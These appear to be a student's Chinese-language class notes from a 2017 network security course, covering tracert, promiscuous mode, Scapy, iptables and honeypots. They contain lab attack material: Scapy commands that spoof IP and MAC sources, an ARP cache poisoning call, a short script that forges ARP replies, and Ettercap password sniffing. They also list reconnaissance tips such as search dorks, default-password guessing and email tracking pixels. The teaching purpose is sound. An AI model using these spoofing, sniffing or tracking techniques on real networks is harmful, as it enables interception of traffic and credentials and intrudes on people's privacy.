网络安全总结

日期：2017年10月20日


一、上课内容

1、可通过开发者工具查看本地存储信息，许多网站通过本地存储的用户信息的用户进行识别，进而有相关推荐。

2、源地址欺骗

3、scapy框架构造数据包

4、tracert www.baidu.com：查看经过路由器



网关

命令执行结果的说明：

**3-1：tracert命令用于确定 IP数据包访问目标所采取的路径，显示从本地到目标网站所在网络服务器的一系列网络节点的访问速度，最多支持显示30个网络节点。**

**3-2：最左侧的，1，2，3，4~8，表明在我使用的宽带（北京宽带）上，经过7（不算自己本地的）个路由节点，可以到达百度的服务；如果是电信可能有不同；其他的IP，也有可能不同；各位可以自行测试一下；**

**3-3：中间的三列，单位是ms，表示我们连接到每个路由节点的速度，返回速度和多次链接反馈的平均值；**

**3-4：后面的IP，就是每个路由节点对应的IP，每个IP代表什么，各位可以通过 4（推荐的站长工具）去了解**

**3-5：如果返回消息是超时，则表示这个路由节点和当前我们使用的宽带，是无法联通的，至于原因，就有很多种了，比如：特意在路由上做了过滤限制，或者确实是路由的问题等，需要具体问题具体分析；**

**3-6：如果在测试的时候，大量的都是\*和返回超时，则就说明这个IP，在各个路由节点都有问题**

**3-7：一般10个节点以内可以完成跟踪的网站，访问速度都是不错的；10到15个节点之内才完成跟踪的网站，访问速度则比较差，如果超过30个节点都没有完成跟踪的网站，则可以认为目标网站是无法访问的。**

**3-8：在Unix平台上，traceroute 命令就相当于windows平台上的 tracert 命令**

5、iptables

6、抓包器默认使用网卡的混杂模式

7、移动互联网参考手册：学习scapy框架

8、arp -s：实现静态绑定

9、网卡的混杂模式与正常模式

**混杂模式（Promiscuous Mode）是指一台机器能够接收所有经过它的数据流，而不论其目的地址是否是他。是相对于通常模式（又称“非混杂模式”）而言的。这被网络管理员使用来诊断网络问题，但是也被无认证的想偷听网络通信（其可能包括密码和其它敏感的信息）的人利用。一个非路由选择节点在混杂模式下一般仅能够在相同的冲突域（对以太网和无线局域网）内监控通信到和来自其它节点或环（对令牌环或FDDI），其是为什么网络交换被用于对抗恶意的混杂模式。**

**混杂模式就是接收所有经过网卡的数据包，包括不是发给本机的包。默认情况下网卡只把发给本机的包（包括广播包）传递给上层程序，其它的包一律丢弃。简单的讲,混杂模式就是指网卡能接受所有通过它的数据流，不管是什么格式，什么地址的。事实上，计算机收到数据包后，由网络层进行判断，确定是递交上层（传输层），还是丢弃，还是递交下层（数据链路层、MAC子层）转发。**

**通常在需要用到抓包工具，例如ethereal、sniffer时，需要把网卡置于混杂模式，需要用到软件Winpcap。winpcap是windows平台下一个免费，公共的网络访问系统。开发winpcap这个项目的目的在于为win32应用程序提供访问网络底层的能力。**

**对于广播式集线器（Hub）来说，假如PC1、PC2、PC3接在同一个Hub上，当PC1给PC3发送包时，Hub将广播这个包，所以PC2实际上也可以看到这个包，但一般情况下它会将这个发给PC3的包丢弃，但如果处于混杂模式，PC2的网卡驱动程序就不会丢弃这个包，而是把这个包送给上层的驱动程序、应用程序。**

**简单的说，网卡的混杂模式是为网络分析而提供的。**

**\*\*验证是否是混杂模式：**

**（1）开启抓包器就开启了混杂模式（wireshark—>capture interface—>promiscuous打了勾）**

**（2）Ip link show eth0：出现promiss为混杂模式（设置混杂模式：ip link set eth1 promis on）**

二、Scapy应用（移动互联网安全课本可查阅相关用法）

1. 查看帮助：help()
2. 退出：quit
3. 构造待发送二层数据包：pkt = Ether(dst='ff:ff:ff:fe')/IP(dst='192.168.0.11')/ICMP()
4. 查看包类型：type(pkt)
5. 查看包结构：pkt(ret).show()【此命令不显示checksum的值】
6. pkt.show2()：计算checksum
7. 查看内置函数：lsc()
8. 发送数据包并得到返回信息：ret=srp1(pkt,timeout=2,iface=’eth1’)【需要目的主机开启抓包工具，使网关进入混杂模式才能获得回应的包，另一台主机执行命令：tcpdump -i eth1 -n或同步开启wireshark抓包】
9. 通过取对应下标值的方法可获得对应字段并更改
10. \*\*构造伪造数据包（伪造来源地址等）
11. n\_pkt=Ether()/IP()/ICMP()
12. n\_pkt[IP].dst=pkt[IP].dst（n\_pkt[Ether].dst=pkt[Ether].dst...）逐步构造

直接构造假IP包：pkt=IP(src=’8.8.8.8’,dst=’192.168.0.10’)/ICMP()/’helloworld’（隐藏信息）

构造假以太网数据包：pkt=Ether(‘src=’aa:bb:cc:dd:ff’,dst=’ff:ff:ff:ff:ff:ff’)/IP(src=’8.8.8.8’,dst=’192.168.0.10’)/ICMP()/’helloworld’

1. Ret\_tmp=srp1(n\_pkt,iface=’eth1’,timeout=5)

直接发送假IP包：ret=sr1(pkt)

1. 获得多个数据包：pkts=sniff(iface=’eth1’,count=100)

12、输出多个包的信息：Pkts.nsummary()

13、\*\*污染ARP表，造成ARP欺骗：arpcachepoison（要求三台虚拟机在同一局域网内）

1. arpcachepoison(‘原IP地址’ , ’伪造后IP地址’)
2. 运行后使原IP的mac地址变为伪造后的mac地址

14、发送arp请求到相邻主机：arping(‘相邻主机IP’)

8、pkt = Ether(dis='ff:ff:ff:fe')/：构造以太帧头，目的地址为ff：ff...，/用来分层

10、lsc：内置方法

11、icmp协议：信息隐藏

12、dig @192.168.0.10：把192.168.0.10作为DNS服务器

13、构造TCP包：



1. 实验

\*实验1：检测局域网中的终端异常（三者在同一局域网内，攻击者和靶机通过网关上网）

方法：发现是否为混杂模式的两种方法：promiscping,nmap（抓包查看区别）

1. arp -an
2. 使用promiscping

\*网关监听：tcpdump -i eth1 -n -w 文件名.pcap

\*靶机：scapy->promiscping('192.168.0.0/24',timeout=1,iface='eth1')，一次发多个ping包，开启混杂模式的目标IP才会返回包！

\*wireshak

1. 使用nmap

\*nmap -sP --script=sniffer-detect 192.168.0.0/24 -n


\*wireshark

\*实验2：交换式局域网的口令嗅探

方法：通过Ettercap嗅探 <http://sec.cuc.edu.cn/ftp/video/NetworkSecurity/>

\*实验3：编写程序监听arp请求，对目的地址不是自己的IP地址做到监听响应（arping都有reply或者使用nmap 192.168.0.0/24 -sP -n -T1 -P0后显示host都为up）：ftp/video上课视频

Py文件：



From scapy.all import \*

Def PktHandler(pkt):

If(pkt[Ether].type==2054（0x0806：ARP解析协议）) and (pkt[ARP].op==1):

Mac\_src=pkt[Ether].src

Ip\_dst=pkt[ARP].pdst

Ip\_src=pkt[ARP].psrc

Pkt\_forged=Ether()/ARP(op=2,psrc=ip\_dst,pdst=ip\_src)#伪装目的地址发包

Srp(pkt\_forged,iface=’eth1’,timeout=1)

Return

Sniff(iface=’eth1’,prn=PktHandler)

实验三：

1. 客户端、服务器都需要防范
2. Scapy bug：构造数据包接收地址为本机，发送会失败
3. 知名端口号对应服务信息
4. 被扫描方：开启apache服务

扫描方：curl（查看端口开放情况）、构造规则（会做合法性校验）

抓包

1. 构造不同的数据
2. Scapy http 插件

Pip serch scapy

1. git 安装最新版scapy
2. 端口开放情况
3. 任意两台主机间隔服务器在1
4. Curl <http://www.baidu.com> -X OPTIONS/-I（发送options请求，不同服务器回应不同）
5. 获取网络拓扑：
6. arp -a 经过的主机地址

\*物理地址前三个字节代表厂商信息（可通过搜索MAC address帮助分析http://www.coffer.com/mac\_find/）

1. Tracert追踪
2. 获取目标应用服务信息
3. 开发者工具：在响应头中能发现服务器类型（进而通过搜索相关型号获取漏洞信息）
4. 搜索服务器对应版本号漏洞（例：nginx 1.10 exploit）
5. 信息收集
6. 查看端口号对应信息：<https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml>
7. 社交网络应用信息

\*搜索引擎中搜索：site：cuc.edu.cn filetype:xls

\*获取证件号形式，尝试默认密码等方式

\*查看拍摄图片隐藏信息（EXIF）

1. 自动化信息收集

\*kali自带软件：maltegoce

\*whois：查询域名是否被注册以及注册域名的详细信息的数据库

\*treatbook：情报收集

1. 扫描原理

\*利用scapy测试

1. 发送ICMP包：pkt = Ether()/IP(dst=’’)/ICMP()

Resp=srp1(pkt,timeout=3,iface=’eth0’)

1. 发送TCP包：http\_ptk=IP(dst=’’)/TCP()/’GET / HTTP/1.1\r\n’

http\_resp=sr(http\_pkt,timeout=3)

1. ls(IP)
2. Pkt=Ether()/IP(dst=’111.111.11.11’)/TCP(dport=80)//传送失败，TCP包没有构造有效响应，安装特定的库scapy-http

Resp=sr1(pkt,iface=’eth1’,timeout=3)

1. 安装scapy-http：pip2 search scapy（搜索scapy存在的安装包）

pip2 install scapy-http

1. 安装后构造数据包

\*from scapy\_http.http import \*

\*http\_pkt=IP(dst=’X’)/TCP(dport=80)/HTTPRequest(Method=’GET’,Path=’/’,Host=’X’)

\*http\_resp=sr1(http\_pkt,iface=’eth1’,timeout=3)

\*\*bug：给本机发包会拒收

\*tcpdump -i eth1 -n -w 写入文件名

\*Cat /etc/service：查看当前所有端口意义

\*Systemctl start apache2：目标主机开启80端口

Curl http://目标主机IP：扫描主机尝试访问80端口

Curl <http://目标主机IP> -vv： curl -vv 可以看到发出和接受的报头信息等

Curl <http://目标主机IP> -X POST：-X 指定协议等（-X后的信息不符合规范时会返回错误的网页信息）

Curl <http://目标主机IP> -I：仅仅返回header

\*ICMP broadcast 扫描：ping xx.xx.xx.255（仅适用linux系统）

1. UDP&UDP Lite

实验五

1. 天眼查
2. 招聘、招标
3. 专利
4. 收码平台
5. 全国工商企业信息查询
6. Exploit database
7. Shodan.io
8. Fofa.so
9. Hm.baidu.com
10. 实验六文章

Iptables防火墙学习

可抓包观察

1. iptables -L -n（-n：禁止反向名称解析）
2. Iptables -L -n -t filter（iptables --list）: 只显示filter表（-t：指定对哪张表进行修改）
3. -i：从哪个接口入站 -o：从哪个接口出站
4. -p：协议
5. -s：匹配地址
6. 默认策略：丢弃或接受
7. 规则处理有优先级
8. --verbose
9. 连接不成功连续发送 tcp-reject包
10. 防止各种端口扫描：forward（对内部网络进行防护） input，不匹配规则则略过
11. Iptables -t filter -F:清空规则链
12. 注意抓包的网卡对应
13. 调试防火墙设置：--log-prefix name
14. 规则一旦匹配就不会向下匹配（也可以执行跳转操作）
15. -I -A（追加）
16. NAT：可以隐藏IP地址
17. Iptables-save > iptables.rules
18. .shell脚本虚拟机执行

\*\*\*\*\*\*实验

\*\*\*\*\*\*绘制拓扑图

如何知道对方是否阅读邮件

1. 在邮件中加入需要在自己服务器加载的图片等，用来监控（留下访问痕迹）

防御：代理，所有资源存到自己服务器上

1. 蜜罐实验

Awesome honeypot